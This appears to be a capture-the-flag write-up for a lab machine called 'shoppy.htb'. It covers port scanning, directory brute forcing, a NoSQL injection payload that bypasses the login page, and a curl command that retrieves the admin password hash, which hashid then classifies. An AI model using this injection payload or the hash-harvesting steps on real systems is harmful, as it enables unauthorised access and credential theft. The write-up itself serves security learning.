Recon:
Nmap Scan:
Quick Nmap Scan:
- Open Ports: 80 (http) - 22 (ssh)
goku@exploitation:~$  export IP=10.10.11.180

goku@exploitation:~$ nmap $IP

Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-16 04:23 CET
Nmap scan report for 10.10.11.180
Host is up (0.026s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.56 seconds

goku@exploitation:~$
Nmap Full Scan:
- Open Ports: 80 (http) - 22 (ssh) - 9093 (copycat)
goku@exploitation:~$ nmap -p- $IP

Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-16 04:25 CET
Nmap scan report for 10.10.11.180
Host is up (0.023s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
9093/tcp open  copycat

Nmap done: 1 IP address (1 host up) scanned in 14.11 seconds
Nmap Services Version Fingerprinting:
goku@exploitation:~$ nmap -p80,22,9093  -sV -sC $IP
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-16 04:28 CET
Nmap scan report for 10.10.11.180
Host is up (0.027s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 9e5e8351d99f89ea471a12eb81f922c0 (RSA)
|   256 5857eeeb0650037c8463d7a3415b1ad5 (ECDSA)
|_  256 3e9d0a4290443860b3b62ce9bd9a6754 (ED25519)
80/tcp   open  http     nginx 1.23.1
|_http-title: Did not follow redirect to http://shoppy.htb
|_http-server-header: nginx/1.23.1
9093/tcp open  copycat?
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 200 OK
|     Content-Type: text/plain; version=0.0.4; charset=utf-8
|     Date: Fri, 16 Dec 2022 03:28:51 GMT
|     HELP go_gc_cycles_automatic_gc_cycles_total Count of completed GC cycles generated by the Go runtime.
|     TYPE go_gc_cycles_automatic_gc_cycles_total counter
|     go_gc_cycles_automatic_gc_cycles_total 10
|     HELP go_gc_cycles_forced_gc_cycles_total Count of completed GC cycles forced by the application.
|     TYPE go_gc_cycles_forced_gc_cycles_total counter
|     go_gc_cycles_forced_gc_cycles_total 0
|     HELP go_gc_cycles_total_gc_cycles_total Count of all completed GC cycles.
|     TYPE go_gc_cycles_total_gc_cycles_total counter
|     go_gc_cycles_total_gc_cycles_total 10
|     HELP go_gc_duration_seconds A summary of the pause duration of garbage collection cycles.
|     TYPE go_gc_duration_seconds summary
|     go_gc_duration_seconds{quantile="0"} 4.1317e-05
|     go_gc_duration_seconds{quantile="0.25"} 5.2989e-05
|_    go_gc_d
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
.....
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 101.34 seconds
- Let’s add
shoppy.htbto our/etc/hostsfile: Pasted-image-
root@exploitation:/home/goku\# echo "10.10.11.180 shoppy.htb" >> /etc/hosts
Recon: Web application - Port 80 (http)


- Main page:


- Web Tech Stack:
- After examining the web application, i have not find anything useful.
- So i decided to start directory brute force. I will use diresearch with the default world list for that:
goku@exploitation:~$ dirsearch -u http://shoppy.htb

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/goku/.dirsearch/reports/shoppy.htb/_22-12-16_04-52-35.txt

Error Log: /home/goku/.dirsearch/logs/errors-22-12-16_04-52-35.log

Target: http://shoppy.htb/

[04:52:35] Starting:
[04:52:36] 301 -  171B  - /js  ->  /js/
[04:52:48] 302 -   28B  - /ADMIN  ->  /login
[04:52:48] 302 -   28B  - /Admin  ->  /login
[04:52:59] 302 -   28B  - /admin  ->  /login
[04:53:00] 302 -   28B  - /admin/  ->  /login
[04:53:00] 302 -   28B  - /admin/?/login  ->  /login
[04:53:17] 301 -  179B  - /assets  ->  /assets/
[04:53:28] 301 -  173B  - /css  ->  /css/
[04:53:37] 301 -  177B  - /fonts  ->  /fonts/
[04:53:38] 200 -  208KB - /favicon.ico
[04:53:41] 301 -  179B  - /images  ->  /images/
[04:53:48] 200 -    1KB - /login
[04:53:48] 200 -    1KB - /login/

Task Completed
- Intersting!, new endpoint:
/login /loginpage:
- Let’s intecept a login request with burpsuite:

- I tested the login page for SQL injections but it does not work. I tried to run sqlmap against the
/loginendpoint but it does not work too. - The recon phase does not reveal any database information (if it’s SQL or NoSQL database)
- After testing for SQL and failed to get a good result, i will test for NOSQL injection.
- After a lot of googling to learn more about NOSQL injection (I don’t know to much about it)
- The following payloaf worked with me to bypass the login page:
admin'||'1==1//

- Login page bypassed:

- I tried to search for
testand i get the following result:

- What is interstiing here is the query parameter name
username - I tried to submit a search query now but with value
adminfor the query parameterusername= - I get the following result:

- I clicked download and here is what i get!:

- We have now the admin password in a hashed format, we can try to crack it and see if we can get a foothold to the machine.
# Get the hashed password and save it inside a bash variable
# hashedPassword

goku@exploitation:~$ hashedPassword=$(curl  http://shoppy.htb/exports/export-search.json | jq '.[0].password' | sed 's/\"//g')

# Using the hashid tool we can identify the possible hashtype
goku@exploitation:~$ hashid $hashedPassword
Analyzing '23c6877d9e2b564ef8b32c3a23de27b2'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
- After that i tested the username paramter, and i found that this parameter is vulnerable to NoSQL injection and i used the same payload as previous to get all the users fron the database.
